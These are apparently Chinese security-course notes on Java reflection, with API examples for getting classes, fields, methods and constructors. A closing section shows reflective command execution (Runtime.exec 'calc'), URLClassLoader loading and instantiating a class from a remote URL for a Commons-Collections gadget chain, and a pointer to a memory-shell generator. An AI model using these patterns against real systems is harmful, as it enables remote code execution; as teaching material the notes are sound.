


Web开发-JavaEE应用&反射机制&类加载器&利用链&成员变量&构造方法&抽象方法




#知识点：  
1、安全开发-原生PHP-超级全局变量  
2、安全开发-原生PHP-代码审计案例  
---------------------------------------------  
0、安全开发-原生PHP-数据库通讯  
1、安全开发-原生PHP-身份验证技术  
2、安全开发-Cookie&Session&Token  
3、安全开发-原生PHP-代码审计案例  
---------------------------------------------  
1、安全开发-原生PHP-弱类型脆弱  
2、安全开发-原生PHP-函数&数据类型  
3、安全开发-原生PHP-代码审计案例  
---------------------------------------------  
1、安全开发-原生PHP-开发组件集合  
2、安全开发-原生PHP-模版引擎渲染  
3、安全开发-原生PHP-第三方编辑器  
---------------------------------------------  
1、安全开发-框架技术-ThinkPHP  
2、安全开发-框架安全-版本&写法  
3、安全开发-ThinkPHP-代码审计案例  
---------------------------------------------  
1、安全开发-原生PHP-文件安全操作  
2、安全开发-原生PHP-上传读取删除包含等  
3、安全开发-原生PHP-代码审计文件安全---------------------------------------------  
1、安全开发-原生PHP-RCE安全  
2、安全开发-原生PHP-代码执行&命令注入  
3、安全开发-原生PHP-代码审计案例  
---------------------------------------------  
1、安全开发-原生PHP-PHP.INI安全  
2、安全开发-原生PHP-全局文件&单函数  
3、安全开发-原生PHP-流量检测&AI算法  
---------------------------------------------  
1、安全开发-原生JS-语法模型概念  
2、安全开发-Ajax技术-JQuery&Axios  
3、安全开发-Ajax应用-文件上传&用户登录---------------------------------------------  
1、安全开发-原生JS-DOM树&BOM对象  
2、安全开发-原生JS-DOM安全&安全案例  
---------------------------------------------  
1、安全开发-原生JS-数据加密&代码混淆  
2、安全开发-原生JS-数据解密安全案例  
---------------------------------------------  
1、安全开发-NodeJS-开发环境&功能实现  
2、安全开发-NodeJS-安全漏洞&案例分析  
3、安全开发-NodeJS-特有漏洞&代码审计  
---------------------------------------------  
1、安全开发-WebPack-构建打包器  
2、安全开发-WebPack-源码泄漏还原  
---------------------------------------------  
1、安全开发-微信小程序-搭建&开发&架构&安全  
2、安全开发-微信小程序-编译调试&反编译&泄露  
---------------------------------------------  
1、安全开发-JavaEE-Servlet技术  
2、安全开发-JavaEE-监听器&过滤器  
---------------------------------------------  
0、安全开发-JavaEE-构建工具-Maven  
1、安全开发-JavaEE-ORM框架-JDBC  
2、安全开发-JavaEE-ORM框架-Mybatis  
3、安全开发-JavaEE-ORM框架-Hibernate  
4、安全开发-JavaEE-ORM框架-SQL注入&预编译  
---------------------------------------------  
1、安全开发-JavaEE-类加载器&反射机制&链安全  
2、安全开发-JavaEE-成员变量&成员方法&构造方法  
  
#章节点：(待补充)  
#具体点：(待补充)









演示案例：

* WEB开发-JavaEE-Servlet&路由&生命周期
* WEB开发-JavaEE-过滤器Filter&监听器Listen
* WEB开发-JavaEE-Maven&JDBC&Mybatis&Hibernate
* WEB开发-JavaEE-ORM框架-SQL注入&预编译
* WEB开发-JavaEE-类加载器&反射机制&安全问题
* WEB开发-JavaEE-成员变量&构造方法&成员方法

#Maven配置  
参考：https://blog.csdn.net/cxy2002cxy/article/details/144809310  
  
1、什么是Java反射  
参考：https://xz.aliyun.com/t/9117  
Java提供了一套反射API，该API由Class类与java.lang.reflect类库组成。该类库包含了Field、Method、Constructor等类。对成员变量，成员方法和构造方法的信息进行的编程操作可以理解为反射机制。  
  
2、为什么要用到反射  
参考：https://xz.aliyun.com/t/9117  
其实从官方定义中就能找到其存在的价值，在运行时获得程序或程序集中每一个类型的成员和成员的信息，从而动态的创建、修改、调用、获取其属性，而不需要事先知道运行的对象是谁。划重点：在运行时而不是编译时。（不改变原有代码逻辑，自行运行的时候动态创建和编译即可）  
  
3、反射机制应用  
开发应用场景：  
Spring框架的IOC基于反射创建对象和设置依赖属性。  
SpringMVC的请求调用对应方法，也是通过反射。  
JDBC的Class#forName(String className)方法，也是使用反射。  
  
4、反射安全应用场景：  
构造利用链，触发命令执行  
反序列化中的利用链构造  
动态获取或执行任意类中的属性或方法  
动态代理的底层原理是反射技术  
rmi反序列化也涉及到反射操作  
  
#Java-反射-Class对象类获取  
//1、根据类名：类名.class  
Class userClass = User.class;  
//2、根据对象：对象.getClass()  
User user = new User();  
Class aClass = user.getClass();  
//3、根据全限定类名：Class.forName("全路径类名")  
Class aClass1 = Class.forName("com.example.reflectdemo.User");  
//4、通过类加载器获得Class对象：//ClassLoader.getSystemClassLoader().loadClass("全路径类名");  
ClassLoader clsload=ClassLoader.getSystemClassLoader();  
Class aClass2 = clsload.loadClass("com.example.reflectdemo.User");  
  
#Java-反射-Field成员变量类获取  
//Class aClass = Class.forName("com.example.reflectdemo.User");  
 //获取公共成员变量对象  
// Field[] fields=aClass.getFields();  
// for(Field f:fields){  
// System.out.println(f);  
// }  
  
 //获取所有成员变量对象  
// Field[] fields=aClass.getDeclaredFields();  
// for(Field f:fields){  
// System.out.println(f);  
// }  
  
 //获取公共，私有单个成员变量对象  
// Field field=aClass.getField("age");  
// Field field=aClass.getDeclaredField("gender");  
// System.out.println(field);  
  
 //城边变量值获取和赋值  
// User u = new User();  
// Field field=aClass.getField("age");  
// field.set(u,30);  
// Object a=field.get(u);  
// System.out.println(a);  
  
#Java-反射-Method成员方法类获取  
//Class aClass = Class.forName("com.example.reflectdemo.User");  
  
 //返回所有公共成员方法对象的数组，包括继承的  
// Method[] methods = aClass.getMethods();  
// for (Method me:methods){  
// System.out.println(me);  
// }  
  
 //返回所有成员方法对象的数组，不包括继承的  
// Method[] methods = aClass.getDeclaredMethods();  
// for (Method me:methods){  
// System.out.println(me);  
// }  
  
 //返回单个公共成员方法对象  
// Method methods = aClass.getMethod("getName");  
// System.out.println(methods);  
  
// Method methods = aClass.getMethod("setName", String.class);  
// System.out.println(methods);  
  
 //返回单个成员方法对象  
// Method methods = aClass.getDeclaredMethod("UserInfo", String.class, int.class, String.class);  
// System.out.println(methods);  
  
 //运行方法invoke  
// Method methods = aClass.getDeclaredMethod("UserInfo", String.class, int.class, String.class);  
// User u = new User();  
// //私有需要开启临时  
// methods.setAccessible(true);  
// methods.invoke(u,"xiaodi",18,"man");  
  
#Java-反射-Constructor构造方法类获取  
//Class aClass = Class.forName("com.example.reflectdemo.User");  
 //返回所有公共构造方法对象的数组  
// Constructor[] constructors = aClass.getConstructors();  
// for(Constructor con:constructors){  
// System.out.println(con);  
// }  
  
 //返回所有构造方法对象的数组  
// Constructor[] constructors = aClass.getDeclaredConstructors();  
// for(Constructor con:constructors){  
// System.out.println(con);  
// }  
  
 //返回单个公共构造方法对象  
// Constructor con1=aClass.getConstructor();  
// Constructor con1=aClass.getConstructor(String.class);  
// System.out.println(con1);  
  
 //返回单个构造方法对象  
// Constructor con2=aClass.getDeclaredConstructor(int.class);  
 //Constructor con2=aClass.getDeclaredConstructor(String.class,int.class, String.class);  
// System.out.println(con2);  
  
// Constructor con2=aClass.getDeclaredConstructor(int.class);  
// con2.setAccessible(true);  
// User uu=(User) con2.newInstance("xiaodi",30,"man");  
// System.out.println(uu);  
  
#Java-反射-不安全命令执行&类加载链构造  
1、安全应用案例-反射实现命令执行  
-原型：  
Runtime.getRuntime().exec("calc");  
-反射：  
Class aClass = Class.forName("java.lang.Runtime");  
Method[] methods = aClass.getMethods();  
for (Method me:methods){  
 System.out.println(me);  
}  
Method exec = aClass.getMethod("exec", String.class);  
Method getRuntimeMethod = aClass.getMethod("getRuntime");  
Object runtime = getRuntimeMethod.invoke(aClass);  
exec.invoke(runtime, "calc.exe");  
  
Class c1= Class.forName("java.lang.Runtime");  
Constructor m = c1.getDeclaredConstructor();  
m.setAccessible(true);  
c1.getMethod("exec", String.class).invoke(m.newInstance(), "calc");  
  
2、安全应用案例-不安全的利用链  
指应用程序使用具有反射功能的外部输入来选择要使用的类或代码，  
可能被攻击者利用而输入或选择不正确的类。绕过身份验证或访问控制检查  
参考分析：https://zhuanlan.zhihu.com/p/165273855  
CC1依赖类加载：  
File file = new File("d:/");  
 URI uri = file.toURI();  
 URL url = uri.toURL();  
  
 URLClassLoader classLoader = new URLClassLoader(new URL[]{url});  
 Class clazz = classLoader.loadClass("cc1");  
 clazz.newInstance();  
  
URL url = new URL("http://www.xiaodi8.com/");  
 URLClassLoader classLoader = new URLClassLoader(new URL[]{url});  
 Class clazz = classLoader.loadClass("cc1");  
 clazz.newInstance();  
  
CC1.java利用链：  
javac -cp ".\commons-collections-3.1.jar;." .\cc1.java  
利用结合：https://xz.aliyun.com/t/7031（反序列化利用链）  
  
3、安全应用案例-内存马技术  
演示生成项目：https://github.com/pen4uin/java-memshell-generator

涉及资源：[资源下载地址](https://docs.qq.com/doc/DQ3Z6RkNpaUtMcEFr)